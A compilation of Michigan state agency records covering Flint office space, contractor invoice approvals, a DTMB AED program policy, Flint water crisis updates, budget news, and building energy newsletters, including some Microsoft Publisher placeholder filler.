Please see the attached prints in reference to space. There is one group of 12 stations that was occupied by Civil Rights plus two offices originally designed for the Governor that the Governor no longer needed on the 5<sup>th</sup> floor that is highlighted in green. DHHS is taking over the space and has a reconfigure planned starting in March. DHHS is temporarily using the majority of this space until 7<sup>th</sup> floor is complete. The area reference below is highlighted in yellow within the green space. As stated below, DHHS staff are already in these station and in order for it to accommodate we would need to relocate the staff and tear down the furniture. The other rooms highlighted in orange within the green box have already been occupied by the Governor's staff as well as FEMA personnel. Two open areas are left in the building-the 5<sup>th</sup> and 6<sup>th</sup> floor lobbies. The 6<sup>th</sup> floor is already over occupancy and therefore we cannot add people here. As for adding people in the 5<sup>th</sup> floor lobby, I'm not sure how our tenants of the floor would be with that as this floor was not supposed to be accessed by the public.

Please let us know how you would like to proceed.

Thanks,

**Jamie Phillippo**

**Subject:** Flint Office Space Issue

Chris,

MSP has requested that we find additional space in the Flint State Office Building for additional Federal personnel that will need space in the next few days. DTMB had a meeting this morning in regards to this and after the meeting, BOD/Real Estate determined that we are at "max" in the Flint State Office Building. I asked if that meant we filled all the cubicles or if we are at building occupancy limits. The response was that we filled the cubicles and not at occupancy limits.

Can you assist in getting traction? If we can get these Federal partners in the same area as the State personnel, they can better coordinate response efforts. I spoke with Brian Walts (Flint BTS) and he indicated that if we move 3 DHHS staff members on the 5<sup>th</sup> floor, they could setup tables capable of housing 30-40 individuals. Brian confirmed that he has space on other floors that they could sit temporarily.

Thank you,

Ryan McKee,

Professional Emergency Manager (PEM)

## **Introduction**

The use of an Automated External Defibrillator (AED) increases the rate of survival of personnel that may have sudden cardiac arrests. AEDs make it possible for responders to administer defibrillation prior to the arrival of professional emergency medical responders.

Sudden cardiac arrest is unpredictable and most often fatal. A person's chance of survival can be increased by establishing a chain of survival that includes cardiopulmonary resuscitation and defibrillation by responders equipped with an AED.

## **Scope**

This document describes the policies and procedures relating to an early defibrillation program utilized in State-owned, Department of Technology, Management and Budget (DTMB)-managed facilities in the event of a medical emergency.

## **Purpose**

The purpose of this document is to establish a consistent guideline for application, location, maintenance and other components described involving the early defibrillation program. The goal is to provide the appropriate defibrillator coverage with a response time of three to five minutes from time of incident to first shock to increase the chance of survival.

The Department of Technology, Management and Budget is committed to the safety of its building occupants. This AED program has been developed to ensure the availability, maintenance and proper use of the AEDs that are located in DTMB-managed state-owned facilities throughout the State of Michigan.

## **Assumptions and Constraints**

The Project Implementation Plan describes the assumptions made regarding the development and execution of this document as well as the applicable constraints.

Identified assumptions and constraints are:

- a) Schedule of project implementation
- b) Funding allotted for purchase of AEDs and maintenance
- c) Placement of one AED in the lobby of each DTMB-managed state-owned facility not already equipped with a DTMB device
- d) Training of department responders
- e) AED replacement pads
- f) Inventory checks
- g) Device back into service after use

## Definitions

**Automated External Defibrillator (AED):** An automated computerized medical device that analyzes heart rhythm to detect cardiac arrest and delivers an electric shock to the heart (defibrillation) if necessary. It is used to restore normal heart rhythm to patients in cardiac arrest.

**AED Program Coordinator:** The Department of Technology, Management & Budget will provide the overall coordination of the DTMB AED program in DTMB-managed state-owned facilities.

**AED Program Manager:** DTMB personnel assigned to coordinate and responsible for maintaining the department's program.

**Cardiopulmonary Resuscitation (CPR):** Rescue breathing and external cardiac compression applied to an individual in respiratory and or sudden cardiac arrest.

**Cardiac Chain of Survival:** Optimizing a patient's chance for survival of sudden cardiac arrest. There are four links in the chain: early recognition, early CPR, early defibrillation, and early access to advanced cardiac life support.

**Emergency Medical System (EMS):** Professional community responder agency for emergency incidents, who provide medical assistance and / or ambulance transport.

**Sudden Cardiac Arrest (SAC):** A significant life-threatening event when a person's heart does not produce a pulse.

**Training Coordinator:** DTMB's Health and Safety Office is the contact for all training requirements associated with the devices.

## Facility Location

Using the American Red Cross's recommendations, the devices are placed in areas that are easily accessible within the facilities. Monthly inspections of the AEDs will be facilitated.

AED Locations	
<i>Capitol Complex</i>	<b>Cabinet Placement</b>
Constitution Hall	Atrium level Pillar AH - 5

## Liability and Good Samaritan Act

Liability of Certain Persons for Emergency Care, MCL 691.1501 to 691.1507 – is commonly referred to as *The Good Samaritan Act*.

An individual who having no duty to do so in good faith voluntarily renders emergency services to another individual using an automated external defibrillator is not liable in a civil action for damages resulting from an act or omission in rendering the emergency services using the automated external defibrillator, except an act or omission that constitutes gross negligence or willful and wanton misconduct.

#### House Bill 4420 (1999)

An individual who having no duty to do so in good faith voluntarily renders CPR to another individual is not liable in a civil action for damages resulting from an act or omission in rendering the CPR, except an act or omission that constitutes gross negligence or willful and wanton misconduct.

The following persons are not liable in a civil action for damages resulting from an act or omission of an individual rendering emergency services using an AED, except if the person's actions constitute gross negligence or willful and wanton misconduct:

- a) A physician who provides medical authorization for use of an automated external defibrillator.
- b) An individual who instructs others in the use of an automated external defibrillator.
- c) An individual or entity that owns, occupies, or manages the premises where an AED is located or used.

## Equipment

The HeartStart FRx Defibrillator is the device approved for this program and conforms to all state and local standards. Each AED has:

- a) One set of defibrillation electrodes connected to the device
- b) One fast response kit containing a pair of gloves, one razor, one pair of trauma shears, one towel and one facemask barrier device
- c) One infant / child key
- d) Alarmed cabinet
- e) AED wall sign posted above wall cabinet

## Equipment Maintenance

All AED equipment and accessories shall be maintained in a state of readiness and per manufacturer guidelines:

- a) The AED program manager shall be informed of changes in availability of an AED (i.e.; taken out of or returned to services);
- b) The program manager shall ensure all monthly maintenance tasks are performed to include inspecting ready kit for all accessories, checking device status (green light, or beeping for service), verify pads are installed and expiration dates for the pads and battery.

- c) Following use of an AED, all equipment shall be cleaned. After use, the AED will be cleaned with a soft cloth dampened with an ammonia-based cleaner, isopropyl alcohol or hydrogen peroxide.

## **System Verification and Review**

Annual AED Program Review: The AED project manager shall conduct, document and verify system readiness, to include the following:

- a) Training records for department responders
- b) Equipment operation
- c) Maintenance records

Periodic Systems Check: Each month, the AED project manager shall conduct and document a system check to include the following elements:

- a) Fast response check
- b) AED battery
- c) AED operation and status

## **Authorized Users**

Trained responders:

- a) Any state employee who has successfully completed an approved CPR and AED training program through the American Red Cross or other nationally recognized CPR course.
- b) Trained volunteer responder who has successfully completed an approved CPR and AED training program through the American Red Cross or other nationally recognized CPR course.
- c) Anyone can, at their discretion, provide voluntary assistance to someone in a medical emergency. The extent of their response will be appropriate to training received, experience and to the extent that they are comfortable. The response may include CPR, AED or first aid.

## Training

### Certification Training:

- a) Training on the HeartStart FRx Defibrillator is offered to DTMB responders through the department's Health and Safety Office in accordance with the American Heart Association or American Red Cross guidelines. Training will also include basic first-aid and CPR.
- b) Volunteer responders will possess training that is supplied by sources outside of the DTMB. DTMB will not maintain training records for any volunteer responders.

# APPENDIX

# **APPENDIX A**

## **Maintenance**

### Philips Medical Systems HEARTSTART FRx

#### Periodic Checks

Other than the checks recommended after each use of the FRx, maintenance is limited to periodically checking the following:

- Check the green ready light. If the green ready light is not blinking, see Troubleshooting Tips below.
- Replace any used, damaged or expired supplies and accessories.
- Check the outside of the defibrillator. If you see cracks or other signs of damage, contact Philips for technical support.

#### Cleaning the FRx

The outside of the HeartStart FRx can be cleaned with a soft cloth dampened in soapy water, chlorine bleach (2 tablespoons per quart or liter of water), ammonia-based cleaners, or 70% isopropyl (rubbing) alcohol. It is recommended that the carry case be cleaned with a soft cloth dampened in soapy water. Reminders:

- Do not use strong solvents such as acetone or acetone-based cleaners, abrasive materials, or enzymatic cleaners to clean the FRx and accessories.
- Do not immerse the FRx in fluids. Do not sterilize the FRx or its accessories.

#### AED Troubleshooting Instructions

- If the ready light is flashing, the AED is operational.
- If the ready light is solid, the AED is in use or running a self-test. The FRx performs a daily self-test.
- If the ready light is off, the AED is chirping and the i-button is flashing: A self-test error has occurred. There is a problem with the pads, the infant/child key has been left installed or the battery power is low. Press the i-button for instructions.  
If the ready light is off, but the FRx is not chirping and the i-button is not flashing: There is no battery inserted, the battery is depleted, or the defibrillator needs repair. Insert or replace the battery and run the self-test.

As long as the FRx passes the self-test, you can be assured it is ready for use. Tests can be conducted by removing the battery for five seconds and then reinstalling it. This method will take about one minute and is only recommend when:

- The defibrillator is first put into service
- After each use
- When the battery is replaced
- When the defibrillator may have been damaged

#### Disposing of the FRx

The FRx and its accessories should be disposed of in accordance with local regulations.

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, April 03, 2013 10:38 AM  
**To:** Ballard, Denice (DTMB)  
**Cc:** Scates, Larry (DTMB); Gyorkos, Frank (DTMB); Gyorkos, Laura (DTMB)  
**Subject:** Re: JLL Misc. Operating Expenses - \$30,375.36

Thanks Denice,

I am getting you the info needed.

I can tell you the following:

There was no other vendor called about the trane invoice as all of the units are are Trane units with trane controls.

The Diamond Recovery I know there was two vendors called this was an emergency call as it was water clean up and we had to move fast to prevent damage to the judges area, however diamond recovery was more than the other qoute. The other company did not account for the possibility of lead paint or asbestos in their clean. Fortunately this was not an issue but they provided air samples to insure everyone's safety.

The La Duke roofing I think is. Specialty issue because of the old copper flashing on the roof edge.

When I get the requested info I will let you know.

Mike,

Frank brought me a JLL invoice for \$30,375.36 for miscellaneous operating expenses. Four of the vendor invoices JLL is seeking reimbursement for exceed \$2,500. Per the terms of the contract, repairs over \$2,500 require prior approval from the CCI or their designee. Page 16 of the contract, 071B2200087, says:

**1.031 Contractor Staff, Roles, and Responsibilities**

||

**Contractor's Responsibilities:**

13. As needed, the Contractor shall procure one-time Maintenance and Repair Operation (MRO) services and/or materials for daily activities (not otherwise assigned through State of Michigan service contracts or personnel) for the Cadillac Place Building. Authority in these situations shall not exceed 2,500.00 in any single occurrence to any one party except in the event of an emergency. Emergency repairs over \$2,500.00 should not be procured without prior approval from the Contract Compliance Inspector or DTMB-Central Control, and the nature of the emergency must be documented. Minor construction repairs and construction upgrades that are under \$15,000.00, may be performed by Facilities Management with prior approval from the Contract Compliance Inspector or their designee.

We need documentation that prior approval was given for the following invoices:

- Diamond Recovery Property Restoration – Invoice # SI-10798 for \$4,565.50
- KVM Door Systems – Invoice # 241200 for \$2,916.00
- LaDuke Roofing and Sheet Metal – Application #1 for \$11,800.00

## Capitol View Building

• Building Inspires Environmental Improvements in City •

The Capitol View Building Complex in Lansing, Michigan

One of the major operational priorities when the building was fully functional and occupied was to eliminate the handling of chemicals being used to treat the HVAC process water. With the cooling tower installed on the 9th floor, the building had no convenient means to deliver and store these chemicals. The owners worried about the prospect of process water leaks, which could pose catastrophic consequences. Discharge of the chemically laden blow-down was also a nuisance, and owners wanted to minimize the possibility of Legionella amplification.



The owners had heard of the chemical-free water treatment system installed at the nearby Jackson National Life office building. When they visited this site and saw the Dolphin System in action, they decided to transition to the chemical-free alternative. After installing the system (middle-right photo), they saw the HVAC process water turn from murky to crystal clear (lower right photo of the center section of the cooling tower).

Many other building owners in Lansing are now planning their transitions to the Dolphin System.

The nine-story Capitol View Building in Lansing, Michigan, is occupied primarily by state government agencies, with the remainder of the office space being used by law firms.

The first floor of the building is used for high-end restaurant and retail space.

There were some environmentally related challenges to resolve when the building was first opened, and the owners wanted to make sure that the building was protective of human health and the environment.

**Subject:** RE: Cycle 574  
**Attachments:** Scan Data from [XR9C934E26EC66]; Flint Domestic Water Pump

Hi Larry,

I have attached both sheets of invoice for the DEPPMANN purchase dated 12/15/15. I also have a picture attached as to the product that was purchased. This was for a pressure valve that maintains the balance of pressure in our domestic water pumps at the Flint State Office Building. These valves are specialized to that particular unit and would have to be purchased from a dealing of the equipment. I hope it helps to clarify.

Thanks,  
Brian

**Subject:** RE: Cycle 574

A couple things to note:

1. Page one of the RL Deppmann invoice is missing so we can't tell what was purchased
2. Not sure that all items purchased couldn't have been purchased from Grainger or Home Depot

Thanks!

## **MIRS BREAKING NEWS: Revenue Estimates Come Up \$918.6M More Than Expected -- 1:31 p.m.**

[http://www.mirsnews.com/alert.php?alert\\_id=2164](http://www.mirsnews.com/alert.php?alert_id=2164)

---

The state is looking at \$918.6 million more to play with for the current Fiscal Year (FY) 2016 and the coming FY 2017 compared to last year, according to revenue estimates approved by state fiscal analysts, but the state budget director is cautioning against a spending spree.

John **ROBERTS** credited the uptick to an economy that's growing at about 3 to 4 percent, enough to cover new and expected spending pressures Michigan will face, with around \$300-\$100 million in "one-time" money available for such things as roads and Flint.

With caseload adjustments, slight state employee pay raises, inflationary increases and revenue sharing payments, Roberts said, "As far as free money, a lot of it has been accounted for. There's not anything here where we would say, 'We're well over where we thought we'd be.'"

At first blush, the numbers coming out of today's Consensus Revenue Estimating Conference (CREC) looked mildly jarring -- revenue coming into the state's General Fund is projected to be \$190.6 million lighter compared to what forecasters projected

last May.

But that's because business tax credits the state expected would be used last year, FY 15, were not cashed in with the Department of Treasury until last month, which is the current FY 16. That means the roughly \$550 million that was left on the books in FY 15 is just being carried over to cover a lighter FY 16 budget.

Estimates have the FY 15 General Fund closing at \$10.03 billion while the FY 16 General Fund budget is projected by CREC to be \$9.84 billion. That number is expected to pick back up when the revenue numbers smooth out to \$10.213 billion.

"There's a little bit of money there, but I don't think we should have a blank check that's open for all sorts of things right now," said House Appropriations Committee Chair **AL PSCHOLKA** (R-Stevensville)

State Treasurer Nick **KHOURI**'s overall take on today's revenue estimates was that the upcoming years show General Fund dollars heading upward and School Aid Fund (SAF) dollars heading a bit downward, but still doing better than last year. The shift is because of higher income tax revenue but lower sales tax revenue.

"Three years combined in the aggregate, the numbers really aren't changing from the last time we met," Khouri said in during the meeting. "What has changed since the last time we met, though, is the distribution of those revenues among the funds."

Last May, CREC estimated that \$12.242 billion would be available for the SAF. That number is down to \$111.3 million to \$12.131 billion. For the coming budget year, FY '17, the estimates were knocked down \$112.6 million from \$12.598 billion to \$12.486.2 billion.

Minority Floor Leader Sam **SINGH** (D-East Lansing) said the fact that SAF is not looking as strong as previously hoped makes things more difficult on a variety of issues, including the Governor's proposal to use around \$70 million a year for 10 years of SAF money for Detroit Public Schools.

"We're going to have to spend a lot of time taking a look at how we deal with our School Aid Fund, especially because we're using so much money now to do higher education and other types of things and not K-12 schools," Singh said.

Asked about the prospects of an increase in education spending for the Governor's proposed FY 17 budget, Roberts said it was too early to tell, but "we're not looking at any decreases for education. I think that's clear to say."

The CREC numbers released today show \$384 million more going into the SAF for FY 16 than in FY 15 and \$354 million more in projected SAF revenue for FY 17.

#### Supplemental Coming For Flint As Soon As Next Week



The administration will come out with a supplemental spending plan specifically for the city of Flint as soon as next week, Roberts said, but don't look for large dollar amounts to

fix the city's aged water pipes.

Rather, the Governor will be asking for additional money to cover the costs of the state emergency team, including the National Guard, that have been dispatched to hand out bottled water and filters, among other tasks.

## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed

to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.

---

## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.

---

## Governor in USA Today: "I will fix this, and I mean it."

"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)

This email was sent to [scatest@michigan.gov](mailto:scatest@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7358

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Contributing time, muscle and money

During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.

Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David

**Subject:** "Flint residents should not have to pay for water they cannot drink"

## Budget recommendation will include \$30 million request for Flint water bill repayments





When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking,

and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

## VIDEO: What Governor Snyder's FY17 budget means for Michigan

Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.



This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.

**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for

14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.

- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at behend@michigan.gov.

Thank you again for all the good work you do. I hope you have a great week ahead.

David

## Capitol View Building

• Building Inspires Environmental Improvements in City •

The Capitol View Building Complex in Lansing, Michigan

One of the major operational priorities when the building was fully functional and occupied was to eliminate the handling of chemicals being used to treat the HVAC process water. With the cooling tower installed on the 9th floor, the building had no convenient means to deliver and store these chemicals. The owners worried about the prospect of process water leaks, which could pose catastrophic consequences. Discharge of the chemically laden blow-down was also a nuisance, and owners wanted to minimize the possibility of Legionella amplification.



The owners had heard of the chemical-free water treatment system installed at the nearby Jackson National Life office building. When they visited this site and saw the Dolphin System in action, they decided to transition to the chemical-free alternative. After installing the system (middle-right photo), they saw the HVAC process water turn from murky to crystal clear (lower right photo of the center section of the cooling tower).

Many other building owners in Lansing are now planning their transitions to the Dolphin System.

The nine-story Capitol View Building in Lansing, Michigan, is occupied primarily by state government agencies, with the remainder of the office space being used by law firms.

The first floor of the building is used for high-end restaurant and retail space.

There were some environmentally related challenges to resolve when the building was first opened, and the owners wanted to make sure that the building was protective of human health and the environment.

## State of Michigan inducted into BWL of Lansing “Million Kilowatt Hour Club”



On January 21, 2015, the Board of Water and Light (BWL) issued a press release, recognizing eight organizations, to include the State of Michigan, for their energy saving efforts through the BWL Hometown Energy Savers program. Several of the downtown Lansing area zones in the Building Operations Division (BOD) worked diligently with the BWL to implement energy efficiency projects in their Lansing area facilities. Some of these projects included large-scale lighting retrofits, installation of new HVAC equipment and complete building remodels, updated with energy efficient and/or green technologies. The overall success of these projects resulted in a savings totaling over one million kilowatt hours.

The BWL created the Hometown Energy Savers program to help residential and business electric customers lower their energy usage and save money.

In addition to the State of Michigan, the other organizations recognized include:

- ◇ General Motors
- ◇ Ashley Capital
- ◇ Lansing School District
- ◇ Ryder
- ◇ Quality Dairy
- ◇ Peckham Inc.
- ◇ Demmer Properties

The amount of energy saved by these customers is enough energy to power over 3,000 homes annually. “The ability to leverage these large scale energy saving projects in Lansing is a great achievement. Encouraging energy efficiency is good for our customers and the BWL,” said Interim

The BWL Hometown Energy Savers program started in 2009.

BWL General Manager Dick Peffley.

We are proud of all BOD staff who helped to make this achievement happen. Jamie Uphaus, Departmental Manager for the Department of Technology, Management and Budget (DTMB), appreciates the efforts of all his staff. “Thank you for the energy-saving efforts you practice daily. This accomplishment demonstrates your innovative thinking and dedication to efficiently managing energy in DTMB facilities.”

## Utility Savings in DTMB facilities at the State Secondary Complex

One of BOD’s metrics on the DTMB Scorecard is to reduce utility usage at the State Secondary Complex by 15%, by the end of FY2014, based on a FY2010 baseline. Comparisons of our weather normalized utility usage from FY2010 to FY2014, according to ENERGY STAR, show BOD has achieved an 18% total

reduction in our Source Energy Use Intensity (EUI). Source EUI is energy use per square foot, per year. The U.S. Environmental Protection Agency has determined *source energy* to be the most equitable unit of evaluation. Source energy represents the total amount of raw fuel that is required to operate the building.

Multiple energy efficiency efforts contributed to this achievement. A few major key projects are as follows:

- Cogeneration Plant
- Thermal Storage
- Smart Metering
- Lighting Retrofits
- Continuous Commissioning

## ENERGY STAR Certifications for DTMB facilities

The Statewide Benchmarking initiative is an ongoing program which will greatly assist agencies in tracking, measuring and monitoring their energy use and rate of efficiencies in state facilities.

The State of Michigan has 1029 facilities benchmarked in ENERGY STAR Portfolio Manager. Many of these facilities are rated with an ENERGY STAR score on a scale from 1- 100. This score, helps us understand how our buildings’ energy consumption measures up against similar buildings nationwide. A score of 75 or better indicates a building is performing efficiently and may qualify for an ENERGY STAR Certification. DTMB currently has eight facilities that qualify for an ENERGY STAR Certification.

- Jackson State Office Building
- Jerome T. Hart Building
- Traverse City State Office Building
- Lottery Building
- Flint State Office Building
- Lewis Cass Building
- Operations Center
- Constitution Hall Building

The entire certification process for a single building can take 4-6 weeks. BOD plans to begin the application process for DTMB building certifications in mid-February.

## Inside Story Headline

Caption describing picture or graphic.

This story can fit 150-200 words.

One benefit of using your newsletter as a promotional tool is that you can reuse content from other marketing materials, such as press releases, market studies, and reports.

While your main goal of distributing a newsletter might be to sell your product or service, the key to a successful newsletter is making it useful to your readers.

A great way to add useful content to your newsletter is to develop and write your own articles, or include a calendar of upcoming events or a special offer that promotes a new prod-

uct.

You can also research articles or find "filler" articles by accessing the World Wide Web. You can write about a variety of topics but try to keep your articles short.

Much of the content you put in your newsletter can also be used for your Web site. Microsoft Publisher offers a simple way to convert your newsletter to a Web publication. So, when you're finished writing your newsletter, convert it to a Web site and post it.

## Inside Story Headline

This story can fit 100-150 words.

The subject matter that appears in newsletters is virtually endless. You can include stories that focus on current technologies or innovations in your field.

You may also want to note business or economic trends, or make predictions for your customers or clients.



If the newsletter is distributed internally, you might comment

upon new procedures or improvements to the business. Sales figures or earnings will show how your business is growing.

Some newsletters include a column that is updated every issue, for instance, an advice column, a book review, a letter from the president, or an editorial. You can also profile new employees or top customers or vendors.

*"To catch the reader's attention, place an interesting sentence or quote from the story here."*

## Inside Story Headline

Caption describing picture or graphic.

This story can fit 75-125 words.

Selecting pictures or graphics is an important part of adding content to your newsletter.

Think about your article and ask yourself if the picture supports or enhances the message you're trying to convey. Avoid selecting images that appear to be out of context.

Microsoft Publisher includes thousands of clip art images from

which you can choose and import into your newsletter. There are also several tools you can use to draw shapes and symbols.

Once you have chosen an image, place it close to the article. Be sure to place the caption of the image near the image.

## Inside Story Headline

This story can fit 150-200 words.

One benefit of using your newsletter as a promotional tool is that you can reuse content from other marketing materials, such as press releases, market studies, and reports.

